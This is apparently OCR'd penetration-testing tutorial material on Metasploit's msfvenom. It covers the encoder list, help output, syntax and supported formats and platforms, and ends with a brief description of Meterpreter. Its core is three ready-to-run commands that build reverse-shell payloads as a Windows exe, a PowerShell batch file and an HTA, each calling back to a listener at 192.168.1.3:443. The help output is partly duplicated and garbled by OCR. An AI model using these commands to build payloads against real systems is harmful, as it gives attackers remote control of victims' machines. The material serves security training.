


```
msf > show encoders
Compatible Encoders
===================

   Name                    Disclosure Date  Rank       Description
   ----                    ---------------  ----       -----------
   cmd/generic_sh                           good       Generic Shell Variable Substituti
   cmd/ifs                                  low        Generic ${IFS} Substitution Comma
   cmd/printf_php_mq                        manual     printf(1) via PHP magic_quotes Ut
   generic/none                             normal     The "none" Encoder
   mipsbe/longxor                           normal     XOR Encoder
   mipsle/longxor                           normal     XOR Encoder
   php/base64                               great      PHP Base64 encoder
   ppc/longxor                              normal     PPC LongXOR Encoder
   ppc/longxor_tag                          normal     PPC LongXOR Encoder
   sparc/longxor_tag                        normal     SPARC DWORD XOR Encoder
   x64/xor                                  normal     XOR Encoder
   x86/alpha_mixed                          low        Alpha2 Alphanumeric Mixedcase Enc
   x86/alpha_upper                          low        Alpha2 Alphanumeric Uppercase Enc
   x86/avoid_utf8_tolower                   manual     Avoid UTF8/tolower
   x86/call4_dword_xor                      normal     Call+4 Dword XOR Encoder
   x86/context_cpuid                        manual     CPUID-based Context Keyed Payload
   x86/context_stat                         manual     stat(2)-based Context Keyed Paylo
```

What is msfvenom?

- MSF venom is a combination of MSF payload and MSF encode, putting both tools into a single Framework instance.


- **MSF venom** replaced both MSF payload and MSF encode as of June 8th, 2015.



```
root@kali:~# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] <var=val>
Options:
root@kali:~# msfvenom -h
Error: MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options]

Options:
    -p, --payload            Payload to use. Specify a '-' or stdin to use custom payloa
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads, encoders
    -n, --nopsled             Prepend a nopsled of [length] size on to the payload
    -f, --format              Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder            The encoder to use
    -a, --arch                  The architecture to use
        --platform          The platform of the payload
        --help-platforms             List available platforms
    -s, --space               The maximum size of the resulting payload
        --encoder-space       The maximum size of the encoded payload (defaults to the -
    -b, --bad-chars             The list of characters to avoid example: '\x00\xff'
    -i, --iterations           The number of times to encode the payload
```

MSF venom Syntax:


- MsfVenom is a Metasploit standalone payload generator which is also a replacement for msfpayload and msfencode.



Syntax: msfvenom -p (payload type) lhost=(Listening's_IP) lport=(Listening_Port) –f (Filetype) > (Output Filename)

Payload:

- ➢ Payloads are malicious scripts that an attacker use to interact with a target machine to compromise it.
- ➢ MSF venom supports the following platform and format to generate the payload.
- ➢ The output format could be in the form of executable files such as exe,php,dll or as a one-liner.



Framework Transform Formats	Framework Executable Formats	Framework Platforms
msfvenom --list formats	**msfvenom --list formats**	**msfvenom --list platforms**
bash	asp	aix
c	aspx	android
csharp	aspx-exe	apple_ios
dw	axis2	brocade
dword	dll	bsd
hex	elf	bsdi
java	elf-so	cisco
js_be	exe	firefox
js_le	exe-only	freebsd
num	exe-service	hardware
perl	exe-small	hpux
pl	hta-psh	irix
powershell	jar	java
ps1	jsp	javascript
py	loop-vbs	juniper
python	macho	linux
raw	msi	mainframe
rb	msi-nouac	multi
ruby	osx-app	netbsd
sh	psh	netware
vbapplication	psh-cmd	nodejs
vbscript	psh-net	openbsd
	psh-reflection	osx
	vba	php
	vba-exe	python
	vba-psh	r
	vbs	ruby
	war	solaris
		unifi
		unix
		unknown
		windows

1. Executable Payload (exe):

- Executing the following command to create a malicious exe file is a common filename extension denoting an executable file for Microsoft Windows.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f exe > shell.exe
```

2. Powershell Batch File:

- Execute the following command to create a malicious batch file, the filename extension .bat is used in DOS and Windows.

```
msfvenom -p cmd/windows/reverse_powershell lhost=192.168.1.3 lport=443 > shell.bat
```

3. HTML Application Payload:

- An HTML Application (HTA) is a Microsoft Windows program whose source code consists of HTML, Dynamic HTML, and one or more scripting languages supported by Internet Explorer, such as VBScript or Jscript.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f hta-psh > shell.hta
```

What is Meterpreter?

- Meterpreter is an advanced, dynamically extensible payload that uses *in-memory* DLL injection stager and is extended over the network at runtime.

- It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more.